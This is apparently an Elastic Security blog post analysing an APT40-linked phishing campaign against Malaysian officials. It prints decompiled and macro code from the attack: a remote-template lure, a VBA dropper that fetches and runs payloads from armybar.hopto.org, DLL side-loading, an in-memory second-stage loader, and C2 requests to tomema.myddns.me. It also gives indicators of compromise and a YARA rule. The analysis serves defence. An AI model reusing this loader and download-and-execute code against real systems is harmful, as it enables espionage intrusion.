A close look at the advanced techniques used in a Malaysian-focused APT campaign

elastic.co/blog/advanced-techniques-used-in-malaysian-focused-apt-campaign

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The Elastic Security Intelligence & Analytics Team researches adversary innovations of many kinds, and has recently focused on an activity group that leveraged remote templates, VBA code evasion, and DLL side-loading techniques. Based on code similarity and shared tactics, techniques, and procedures (TTPs), the team assessed this activity to be possibly linked to a Chinese-based group known as APT40, or Leviathan. The group's campaign appears to target Malaysian government officials with a lure regarding the 2020 Malaysian political crisis.

Anatomy of the attack

Figure 1: Original image

Figure 2: Lure document image

To initiate their advanced persistent threat (APT) campaign, the group likely delivered a Microsoft Word document as a phishing lure attachment. The image used in the lure (Figure 2) appears to be crafted from a broadcast announcement shared by a Malaysian blogger (Figure 1). The lure image includes the same broadcast time, but the date and speech topic are removed. Once this attachment is opened, a decoy document is presented while behind the scenes, taking the following actions:

- The lure document downloads the remote template RemoteLoad.dotm
- The remote template executes VBA macro code
- The VBA macro code unpacks and executes two embedded base64-encoded DLLs (sl1.tmp and sl2.tmp) to c:\users\public\

This technique is known as template injection, which you may recall from our Playing defense against Gamaredon Group blog post. This an effective approach used by adversaries to bypass perimeter controls such as email gateways.

```
<?xml version="1.0" encoding="UTF-8" standalone="true"?>
- <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
    <Relationship TargetMode="External" Target="https://armybar.hopto.org/RemoteLoad.dotm"
        Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Id="rId1"/>
  </Relationships>
```

Figure 3: Remote template injection – RemoteLoad.dotm

```
Private Sub Document_Open()
    On Error Resume Next
    Dim lgstr As String
    Dim FuEmdPath1 As String
    Dim FuEmdPath2 As String
    Dim cm, em
    Dim Stream
    Set cm = CreateObject("Microsoft.XMLDOM")
    Set em = cm.createElement("v")
    Set Stream = CreateObject("ADODB.Stream")
    lgstr = "T" & "V" & "qQA" & "AMAAAA"
    lgstr = lgstr &
    "EAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AuqWRP0hlpoC6paZAuuWnQLqlmtb45ebAuqWa1vql5gC6pZrW+iXmALqllJpY2iZAuqW
    lgstr = lgstr &
    "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAUEUAAEwBAwAxUuFdAAAAAAAAAAAADgAAIhCwE
    BAAAAAAAAAQAAAAsCAAAE0AAAC0IQAAKAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    lgstr = lgstr &
```

Figure 4: Obfuscation of MZ/PE header base64

Both embedded DLLs (`sl1.tmp` and `sl2.tmp`) are similar and export the same function names: `RCT` and `RCP` . The first DLL (`sl1.tmp`) is used to download a benign executable called `LogiMailApp.exe` and an associated library `LogiMail.dll` , and the second DLL (`sl2.tmp`) is used to execute `LogiMailApp.exe` , which automatically attempts to execute `LogiMail.dll` due to an inherent DLL search order vulnerability we'll cover shortly.

File name	File type	Size (bytes)	MD5	Compile time
LogiMailApp.exe	Win32 EXE	311656	850a163ce1f9cff0367854038d8cfa7e	2012-09-26 22:13:13+00:00
LogiMail.dll	Win32 DLL	105984	b5a5dc78fb392fae927e9461888f354d	2020-06-03 04:08:29+00:00
sl1.tmp	Win32 DLL	3072	ccbdda7217ba439dfb6bbc6c3bd594f8	2019-11-29 17:15:29+00:00
sl2.tmp	Win32 DLL	3072	dbfa006d64f39cde78b0efda1373309c	2019-11-29 21:23:44+00:00

Table 1: Dropped files metadata

```
lb = LoadLibrary(FuEmdPath1)
pa = GetProcAddress(lb, "RCT")
If pa < 1 Then
FreeLibrary (lb)
lb = LoadLibrary(FuEmdPath2)
pa = GetProcAddress(lb, "RCT")
End If
pas = GetProcAddress(lb, "RCP")


Gud = MyDecode("aHR0cHM6Ly9hcm15YmFyLmhvcHRvLm9yZy9Mb2dpTWFpbC5kbGwJc34DSga")  'Dllurl - decodes to https://armybar.hopto.org/LogiMail.dll

Outp = Environ("LOCALAPPDATA") + MyDecode("XE1pY3Jvc29mdFxPZmZpY2VcTG9naU1haWwuZGxs")
retValue = CallWindowProc(pa, ByVal 1&, ByVal 2&, Gud, Outp)


Gud = MyDecode("aHR0cHM6Ly9hcm15YmFyLmhvcHRvLm9yZy9Mb2dpTWFpbEFwcC5leGUJc34DSga") 'Exeurl - decodes to https://armybar.hopto.org/LogiMailApp.exe


Outp = Environ("LOCALAPPDATA") + MyDecode("XE1pY3Jvc29mdFxPZmZpY2VcTG9naU1haWxBcHAuZXhl")
retValue = CallWindowProc(pa, ByVal 1&, ByVal 2&, Gud, Outp)
Embedded = "c" & "m" & "d" & " /c " & Outp
retValue = CallWindowProc(pas, ByVal 1&, ByVal 2&, Gud, Embedded)
FreeLibrary (lb)
```

Figure 5: Download and execution of LogiMailApp.exe and LogiMail.dll

This implementation stood out to our researchers due to a behavioral idiosyncrasy:

- The Microsoft Office application winword.exe loads sl1.tmp and sl2.tmp DLLs uses the LoadLibraryA method, which is moderately rare
- These DLLs run explicit commands or install a payload from a URL using the CallWindowProcA method, which appears to be exceptionally rare
- Both DLLs are deleted after execution

```
Dim filesys
Set filesys = CreateObject("Scripting.FileSystemObject")
If filesys.FileExists(FuEmdPath1) Then
filesys.DeleteFile FuEmdPath1
End If
If filesys.FileExists(FuEmdPath2) Then
filesys.DeleteFile FuEmdPath2
End If
```

Figure 6: Download and execution module deletion

Embedded DLLs

The embedded DLLs, `sl1.tmp` and `sl2.tmp`, have very limited functionality — exporting the RCP and RCT functions. The RCP function implements the `WinExec` method to execute commands where the RCT function uses the `URLDownloadToFileA` method to download a file from a specified URL.

```
void RCP(undefined param_1,undefined param_2,undefined param_3,LPCSTR param_4)

{
                    /* 0x1070  1  RCP */
  WinExec(param_4,0);
  return;
}

```

```
void __cdecl RCT(undefined4 param_1,undefined4 param_2,undefined4 param_3,undefined4 param_4)

{
  HMODULE hModule;
  FARPROC pFVar1;

                    /* 0x1000  2  RCT */
  hModule = LoadLibraryA("Wininet.dll");
  if (hModule != (HMODULE)0x0) {
    pFVar1 = GetProcAddress(hModule,"DeleteUrlCacheEntryA");
    if (pFVar1 != (FARPROC)0x0) {
      (*pFVar1)(param_3);
    }
    FreeLibrary(hModule);
  }
  hModule = LoadLibraryA("Urlmon.dll");
  if (hModule != (HMODULE)0x0) {
    pFVar1 = GetProcAddress(hModule,"URLDownloadToFileA");
    if (pFVar1 != (FARPROC)0x0) {
      (*pFVar1)(0,param_3,param_4,0,0);
    }
    FreeLibrary(hModule);
  }
  return;
}
```

Figure 7: Exported functions – RCP and RCT

DLL side-loading a backdoor

`LogiMailApp.exe`, which is downloaded by sl1.tmp and executed by sl2.tmp, is vulnerable to a form of DLL search-order hijacking called side-loading, which automatically searches for and executes `LogiMail.dll` if found in the same directory. Forms of DLL search-order hijacking can be used with many third-party software applications. In this case, search-order hijacking was used to load a backdoor that exports the following notable functions:

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	00002240	0000	000184D7	DllCanUnloadNow
00000002	00002250	0001	000184E7	DllGetClassObject
00000003	00002240	0002	000184F9	DllRegisterServer
00000004	00002240	0003	0001850B	DllUnregisterServer
00000005	00002240	0004	0001851F	GatherPreviewBmpData

Figure 8: LogiMail.dll exports table




Figure 9: LogiMailApp.exe – Logitech camera software

LogiMailApp.exe	6744	Load Image	C:\Windows\SysWOW64\propsys.dll
LogiMailApp.exe	6744	Load Image	C:\Windows\SysWOW64\IPHLPAPI.DLL
LogiMailApp.exe	6744	Load Image	C:\Windows\SysWOW64\imm32.dll
LogiMailApp.exe	6744	Load Image	C:\Windows\SysWOW64\uxtheme.dll
LogiMailApp.exe	6744	Load Image	C:\Users\Public\LogiMail.dll
LogiMailApp.exe	6744	Load Image	C:\Windows\SysWOW64\crypt32.dll
LogiMailApp.exe	6744	Load Image	C:\Windows\SysWOW64\msasn1.dll
LogiMailApp.exe	6744	Load Image	C:\Windows\SysWOW64\urlmon.dll
LogiMailApp.exe	6744	Load Image	C:\Windows\SysWOW64\iertutil.dll

Figure 10: LogiMail.dll side-loading

The adversary-created binary LogiMail.dll exports the function `DllGetClassObject` that contains critical logic for the execution flow of this sample:

1. Download an AES-encrypted second stage object to `%TEMP%\~liseces1.pcs`
2. Derive a 128-bit AES key and initialization vector from SHA256 of a hardcoded string
3. Read and decrypt `%TEMP%\~liseces1.pcs` in memory using the ReadFile and CryptDecrypt functions
4. Delete `%TEMP%\~liseces1.pcs` from disk




Figure 11: Encrypted URL and hardcoded key




Figure 12: Decrypted second stage URL and temp staging file

```
ExpandEnvironmentStringsA("%TMP%\\~lisecesl.pcs",FilePath,0x104);
BVar1 = CryptStringToBinaryA
                  (&decryptedtURL,(DWORD)local_c,1,binaryblob,&local_8,(DWORD *)0x0,(DWORD *)0x0);
if (BVar1 != 0) {
  uVar2 = 128AES_CrypKey();
  if ((char)uVar2 != '\0') {
    BVar1 = CryptDecrypt(HCryptKey,0,1,0,binaryblob,&local_8);
    if (BVar1 != 0) {
      FUN_DestroyHashes();
      binaryblob[local_8] = '\0';
      FUN_10001fb0(&decryptedtURL,"%s");
      do {
        HVar3 = URLDownloadToFileA((LPUNKNOWN)0x0,&decryptedtURL,FilePath,0,
                                   (LPBINDSTATUSCALLBACK)0x0);
        if (HVar3 == 0) {
          hFile = CreateFileA(FilePath,0x80000000,1,(LPSECURITY_ATTRIBUTES)0x0,3,0,(HANDLE)0x0);
          if (hFile != (HANDLE)0xffffffff) {
            _Size = (char *)GetFileSize(hFile,(LPDWORD)0x0);
            local_c = _Size;
            pbData = (BYTE *)FID_conflict:<lambda_invoker_cdecl>((size_t)_Size);
            ReadFile(hFile,pbData,(DWORD)_Size,&local_14,(LPOVERLAPPED)0x0);
            CloseHandle(hFile);
            DeleteFileA(FilePath);
            uVar2 = 128AES_CrypKey();
            if ((char)uVar2 != '\0') {
              BVar1 = CryptDecrypt(HCryptKey,0,1,0,pbData,(DWORD *)&local_c);
              if (BVar1 != 0) {
                FUN_PELoaderWrap(pbData,&local_10);
              }
            }
            FUN_DestroyHashes();
          }
```

Figure 13: Second stage download, in-memory decryption, execution, and file deletion

Second stage backdoor

The decrypted second stage backdoor is mapped into memory and then its original entry point (OEP) is called, thus bypassing successful detections based on file system scanning.





Figure 14: LogiMail.dll — Resolving needed functions to map second stage PE into memory



LogiMailApp.exe (6744) Properties

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | GPU | Disk and Network | Comment

☑ Hide free regions

Base address	Type	Size	Protection	Use
0x23b0000	Private: Commit	4 kB	RW	
0x23b1000	Private: Commit	92 kB	RX	
0x23c8000	Private: Commit	36 kB	R	
0x23d1000	Private: Commit	8 kB	RW	
0x23d3000	Private: Rese...	8 kB		
0x23e0000	Mapped: Com...	20 kB	R	C:\Windows\SysWOW64\winnlsres.dll
0x23f0000	Mapped: Com...	64 kB	R	C:\Windows\System32\en-US\winnls...

Figure 15: The second stage implant mapped in LogiMailApp.exe memory

Both the payload staging server and the second stage infrastructure use dynamic DNS:

```
DAT_00422a24 = WinHttpOpen(u_Mozilla/5.0_(Windows_NT_6.3;_Win_004219b8,uVar2,0,0,0);
if ((DAT_00422a24 == 0) ||
   (DAT_00422a20 = WinHttpConnect(DAT_00422a24,u_tomema.myddns.me_00421bf8,(uint)DAT_00421cfc,0)
  , DAT_00422a20 == 0)) goto LAB_00401b67;
DAT_00422a2c = WinHttpOpenRequest(DAT_00422a20,POST,/postlogin,0,0,0,
                                  -(uint)(DAT_00421cf8 != 0) & 0x800000);
```

Figure 16: C2 HTTP POST request to /postlogin

This payload supports the following capabilities:

- Basic anti-debug checks
- System and user discovery
- Execution via command line
- File discovery, upload, and download
- Persistence via run registry
- Encrypt C2 traffic using same AES key

```
undefined4 Recon(void)

{
  int iVar1;
  int *piVar2;
  int *_Memory;
  size_t local_c;
  DWORD local_8;

  local_c = 0x288;
  local_8 = 0x20;
  GetComputerNameA(&DAT_00422a44,&local_8);
  local_8 = 0x20;
  GetUserNameA(&DAT_00422a64,&local_8);
  _Memory = (int *)FID_conflict:<lambda_invoker_cdecl>(0x288);
  if (_Memory == (int *)0x0) {
    return 0;
  }
  iVar1 = GetAdaptersInfo(_Memory,&local_c);
  if (iVar1 == 0x6f) {
    FID_conflict:_free(_Memory);
    _Memory = (int *)FID_conflict:<lambda_invoker_cdecl>(local_c);
    if (_Memory == (int *)0x0) {
      return 0;
    }
  }
  iVar1 = GetAdaptersInfo(_Memory,&local_c);
  piVar2 = _Memory;
  if (iVar1 == 0) {
    do {
```

Figure 17: System and user discovery

```
                    XREF[1]:     004014e9(j)
:DX]=>DAT_004218e0
                                  = 005Ch
                                  = u"cmd.exe"

3,[EBP + 0xffffdfc]

                    XREF[1]:     00401500(j)
:DI + local_208]
```

```
}
uVar3 = (uint)(psVar4 + -0x210c6f) & 3;
while (uVar3 != 0) {
  uVar3 = uVar3 - 1;
  *(undefined *)puVar6 = *(undefined *)puVar5;
  puVar5 = (undefined4 *)((int)puVar5 + 1);
  puVar6 = (undefined4 *)((int)puVar6 + 1);
}
BVar2 = CreateProcessW(local_208,(LPWSTR)0x0,(LPSECURITY_ATTRIBUTES)0x0,(LPSECURITY_ATTRIBUTES)0x0
                       ,1,0x8000000,(LPVOID)0x0,(LPCWSTR)0x0,(LPSTARTUPINFOW)(hReadPipe + 7),
                       (LPPROCESS_INFORMATION)(hReadPipe + 0x18));
if (BVar2 == 0) {
  CloseHandle(hReadPipe[1]);
  CloseHandle(hReadPipe[2]);
  CloseHandle(*hReadPipe);
  CloseHandle(hReadPipe[3]);
  *(undefined *)(hReadPipe + 0x1d) = 0;
```

Figure 18: Execution via command-line

```
_memset(&local_148,0,0x140);
hFindFile = FindFirstFileExA((LPCSTR)param_1,FindExInfoStandard,&local_148,FindExSearchNameMatch
                            ,(LPVOID)0x0,0);
if (hFindFile == (HANDLE)0xffffffff) {
  copy_and_add_argument_to_buffer<char>((char *)param_1,0,0,param_3);
}
else {
  iVar5 = param_3[1] - *param_3 >> 2;
  do {
    if ((((local_148.cFileName[0] != '.') ||
        ((local_148.cFileName[1] != '\0' &&
         ((local_148.cFileName[1] != '.' || (local_148.cFileName[2] != '\0')))))) &&
       (iVar3 = copy_and_add_argument_to_buffer<char>
                          (local_148.cFileName,(int)param_1,
                           -(uint)bVar2 & (uint)(param_2 + (1 - (int)param_1)),param_3),
       iVar3 != 0)) goto LAB_0040de7b;
    BVar4 = FindNextFileA(hFindFile,(LPWIN32_FIND_DATAA)&local_148);
  } while (BVar4 != 0);
  iVar3 = param_3[1] - *param_3 >> 2;
  if (iVar5 != iVar3) {
    _qsort((void *)(*param_3 + iVar5 * 4),iVar3 - iVar5,4,FUN_0040db6d);
```

Figure 19: File discovery, upload, and download

Possible APT40/Leviathan connection

Earlier in the year, the Malaysian Computer Emergency Response Team (MyCERT) issued an advisory related to espionage activity targeting their country. The report listed different TTPs and included multiple samples and other technical indicators that align with a threat group known as APT40/Leviathan.

At a high level, this sample follows the continued trend of targeting Malaysian victims using specific TTPs such as remote templates, employing macros, using DLL side-loading techniques, and leveraging an in-memory implant with dynamic DNS for command and control. More specifically, the second stage implant from this lure shares unique strings and URL references and contains similar functionality that correlates with the previous reporting for APT40/Leviathan. With these similarities, our Intelligence & Analytics Team assesses with moderate confidence that this activity is linked to APT40/Leviathan.

Implant String Similarities with MyCERT Sample:

- /list_direction
- /post_document
- /post_login
- Open Remote File %s Failed For: %s
- Open Pipe Failed %s
- Download Read Path Failed %s
- %02X-%02X-%02X-%02X-%02X-%02X
- Software\Microsoft\Windows\CurrentVersion\Run

- ntkd




Figure 20: Shared strings with MyCERT sample - 8a133a382499e08811dceadcbe07

Conclusion

In this post, we highlighted a recent sample that most likely represents the work of a highly organized adversary. Activity groups like this are significant for everyone to take notice of, if only because they represent a higher maturity level of post-exploit innovation. Their cutting edge TTPs today end up being everyone's run of the mill tomorrow; it's important to learn from these events.

We hope that by sharing some of these insights, we can help raise awareness and continue to focus on protecting the world's data from attack. To enable organizations further, we've added all the observed MITRE ATT&CK® techniques and indicators of compromise (IoCs) below.

MITRE ATT&CK® techniques

Indicators of Compromise (IOCs)

File names and paths

```
Bubar Parlimen.zip
Bubar Parlimen.docx
RemoteLoad.dotm
C:\Users\Public\sl1.tmp
C:\Users\Public\sl2.tmp
C:\Users\*\AppData\Local\Temp\~liseces1.pcs
C:\Users\*\AppData\Local\Microsoft\Office\LogiMailApp.exe
C:\Users\*\AppData\Local\Microsoft\Office\LogiMail.dll
```

Registry keys

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\ntkd
```

URLs

```
hxxps[:]//armybar[.]hopto[.]org/LogiMail.dll
hxxps[:]//armybar[.]hopto[.]org/LogiMailApp[.]exe
hxxps[:]//armybar[.]hopto[.]org/Encrypted
hxxp[:]//tomema.myddns[.]me/postlogin
hxxp[:]//tomema[.]myddns[.]me/list_direction
hxxp[:]//tomema[.]myddns[.]me/post_document
```

IPs

```
104[.]248[.]148[.]156
139[.]59[.]31[.]188
```

HTTPS certificate

```
74b5e317527c93539dbaaf84d6a61da92a56012a
```

Hashes

```
523cbdaf31ddc920e5b6c873f3ab42fb791fb4c9d1f4d9e6a7f174105d4f72a1
ab541df861c6045a17006969dac074a7d300c0a8edd0a5815c8b871b62ecdda7
145daf50aefb7beec32556fd011e10c9eaa71e356649edfce4404409c1e8fa30
93810c5fd9a287d85c182d2ad13e7d30f99df76e55bb40e5bc7a486d259810c8
925f404b0207055f2a524d9825c48aa511199da95120ed7aafa52d3f7594b0c9
feca9ad5058bc8571d89c9d5a1eebce09e709cc82954f8dce1564e8cc6750a77
06a4246be400ad0347e71b3c4ecd607edda59fbf873791d3772ce001f580c1d3
77ef350639b767ce0a748f94f723a6a88609c67be485b9d8ff8401729b8003d2
```

YARA

```
rule APT_APT40_Implant_June2020 {
   meta:
       version = "1.0"
       author =  "Elastic Security"
       date_added = "2020-06-19"
       description = "APT40 second stage implant"
    strings:
        $a = "/list_direction" fullword wide
        $b = "/post_document" fullword wide
        $c = "/postlogin" fullword wide
        $d = "Download Read Path Failed %s" fullword ascii
        $e = "Open Pipe Failed %s" fullword ascii
        $f = "Open Remote File %s Failed For: %s" fullword ascii
        $g = "Download Read Path Failed %s" fullword ascii
        $h = "\\cmd.exe" fullword wide
    condition:
        all of them
}
```

References